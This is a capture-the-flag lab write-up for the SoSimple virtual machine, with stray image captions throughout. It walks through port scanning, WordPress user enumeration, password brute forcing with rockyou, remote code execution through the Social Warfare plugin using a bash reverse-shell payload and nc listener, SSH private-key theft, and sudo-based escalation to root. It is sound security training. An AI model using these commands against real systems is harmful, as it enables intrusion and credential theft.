Capture the Flag Project


**Reconnaissance (35%)**


1. Scanning target machine for open ports
   * Turn on SoSimple1 Virtual BoxText

     Description automatically generated
   * Take note that the target machine IP is **192.168.1.204**
   * Turn on **Kali Linux**. A picture containing text



     Description automatically generated
   * Open **terminal *Graphical user interface



     Description automatically generated with low confidence***
   * On the terminal, use command: **nmap -p- -sV 192.168.1.204** to scan the target machine using the “Nmap” tool.Text

     Description automatically generated
   * Found 2 open ports:
     1. 22/tcp: used for SSH
     2. 80/tcp: used for HTTP
2. Enumerating the applications running on the target machine and accessing them through a browser
   * On the terminal, use command: **dirb** [**http://192.168.1.204**](http://192.168.1.204) Text

     Description automatically generated
   * Right click on the directory link and click open link. 
   * The wordpress browser will open. Graphical user interface, text, application

     Description automatically generated
3. Enumerating valid users of the application
   * Use WPScan tool to enumerate the website.
   * On the terminal, use command **wpscan -url “**[**http://192.168.1.204**](http://192.168.1.204)**/wordpress” -enumerate** ****
   * Identified valid users. Admin and max. But no password.Text

     Description automatically generated
4. Attempting to brute force the password for a valid user through a dictionary attack available in Kali Linux
   * Locate the Kali Linux dictionary attack wordlist file by opening file system -> open usr folder -> open share folder -> open wordlists
   * 
   * Here we find the file /usr/share/wordlists/rockyou.txt.gz ; it is a zipped file so we need to unzip it. Rick click **rockyou.txt.gz** and click **extract**
   * Extraction will not perform due to not having the right permissions. Graphical user interface, text

     Description automatically generated
   * Drag **rockyou.txt.gz** to desktop since root user has permission to extract. Now that the file is extracted it will become a **rockyou.txt** file. 
   * Open terminal and use command **wpscan –url** [**http://192.168.1.204/wordpress/**](http://192.168.1.204/wordpress/) **-U max -P ~/Desktop/rockyou.txt** to brute force the user “max” 
   * We have found a valid combination. **Username: max, Password: forgot** Text

     Description automatically generated
5. Logging in to the application with username and password obtained from steps 3 and 4.
   * Open firefox and type **192.168.1.204/wordpress/wp-admin/** to go to login page.
   * Type the username: **max** ; password: **forgot**Graphical user interface, text, application

     Description automatically generated
   * Now you are inside max’s profile. A screenshot of a computer

     Description automatically generated
6. Finding an application outdated plugin (exploit)
   * We found some vulnerable plugins during the enumeration, so lets pinpoint those flaws.
   * Simple Cat Solution plugin is outdated and is vulnerable to Arbitrary File Upload exploit.Text

     Description automatically generated with low confidence
   * Social Warfare is outdated and is vulnerable to a Remote Code execution exploit. Text

     Description automatically generated

**Exploitation (30%)**

1. Leveraging the exploit to get shell access to the target machine
   * We will be exploiting the Social Warfare plugin using a Remote Code Execution. Go to [www.exploit-db.com](http://www.exploit-db.com). Type social warfare on search bar. Graphical user interface, text, application

     Description automatically generated
   * Open the reference link. Now you have the 3 steps (Proof of Concept) to exploit the vulnerable plugin. Graphical user interface, text, application

     Description automatically generated
   * Create payloadfile. On the terminal, use command **nano simple.txt**. Text

     Description automatically generated
   * On the file type: **<pre> system(“bash -c ‘bash -i >& /dev/tcp/192.168.1.153/4444 0>&1’”</pre>**  \*Note the IP is the kali IP, not the target IP\*A screenshot of a computer

     Description automatically generated with medium confidence
   * Create python server. Use command **sudo python3 -m http.server 80A screenshot of a computer


     Description automatically generated with medium confidence**
   * Visit <http://WEBSITE/wp-admin/admin-post.php?swp_debug=load_option&swp_url=http://ATTACKER_HOST/payload.txt> ; in our case it is [**http://192.168.1.204/wordpress/wp-admin/admin-post.php?swp\_debug=load\_option&swp\_url=http://192.168.1.153/simple.txt**](http://192.168.1.204/wordpress/wp-admin/admin-post.php?swp_debug=load_option&swp_url=http://192.168.1.153/simple.txt)
   * Once you hit enter, something will populate on the python terminal. A screenshot of a computer

     Description automatically generated
   * At this point, we have configured the python server to listen to any incoming connections on the 4444 port.
   * Create new terminal. Use command **nc -lvp 4444 Graphical user interface, text, application

     Description automatically generated**
   * Refresh the wordpress web browser to get the command shell of the target. A screenshot of a computer

     Description automatically generated
   * We are in the shell now, but we have limited access.

**Privilege Escalation (25%)**

1. Directory browsing to obtain authentication keys
   * On the shell terminal, use command **cd /home** to go to the home directory of shell. 
   * Use command **ls** to see all the files. Text

     Description automatically generated
   * There are two users: max and steven. Change directory to max by using command **cd max**  **A screenshot of a computer

     Description automatically generated with medium confidence**
   * List all files under max by using command **ls -a Text

     Description automatically generated**
   * We need to get into the .ssh file. Change directory to .ssh by using command **cd .ssh**. Then use **ls** command to see what files are under .ssh. Text

     Description automatically generated
   * The public and private key is shown under the .ssh file. Look at id\_rsa file by using command **cat id\_rsa**. Text

     Description automatically generated
   * Open a new terminal. Create a private key file by using command **nano privatekey.txt.** On the text file, paste the private key. Save the file.Text


     Description automatically generated
   * Modify the permissions of the privatekey.txt file by using command **chmod 600 privatekey.txt** **Text

     Description automatically generated**
   * Use the private key to log in max’s shell account. Use command **ssh -i privatekey.txt** [**max@192.168.1.204**](mailto:max@192.168.1.204). \*Note the IP is the target’s IP\*
2. Logging on with obtained credential info and authentication keys to enumerate user’s home directory
   * Modify the permissions of the privatekey.txt file by using command **chmod 600 privatekey.txt** **Text


     Description automatically generated**
   * Use the private key to log in max’s shell account. Use command **ssh -i privatekey.txt** [**max@192.168.1.204**](mailto:max@192.168.1.204). \*Note the IP is the target’s IP\* Text

     Description automatically generated
   * In max’s shell, use command **sudo -l**. Here, we see there is steven’s account.Text

     Description automatically generated
   * Use command **sudo -u steven /usr/sbin/service ../../bin/bash** to log in steven’s account. 
   * In steven’s shell, use command **sudo -l**. Here, we see the root’s account. Text

     Description automatically generated
   * Note root’s account and its password **/opt/tools/server-health.sh**. We will be recreating this on steven’s shell.
3. Leveraging privilege escalation exploit to elevate to root
   * On steven’s shell, use command **ls** to list directories. Notice there is an *opt* directory. 
   * Change directory to opt by using command **cd opt**. 
   * Create a tools directory by using command **mkdir tools** under the opt directory. Text

     Description automatically generated
   * Change directory to tools by using command **cd tools**. A screenshot of a computer

     Description automatically generated with medium confidence
   * Create a file for the reverse shell command by using command **touch server-health.sh** ****
   * Edit the file by using command **nano server-health.sh**. Inside the file, type **#!bin/bash,** enter then type **bash**. 
   * Change permissions of the bash file by using command **chmod +x /opt/tools/server-health.sh** ****
   * Use command **cd /** to go back to steven@so-simple home directory A screen shot of a computer

     Description automatically generated with low confidence
   * Use command **sudo -u root /opt/tools/server-health.sh** to get into the root shell. 
   * Use command **cd /root** to get into the root’s root directory. A screenshot of a computer

     Description automatically generated with medium confidence
4. Capturing the flag, *txt*
   * Use command **ls** to see root’s directories. We see flag.txt. A screen shot of a computer

     Description automatically generated with low confidence
   * Use command **cat flag.txt** to view the file. Text

     Description automatically generated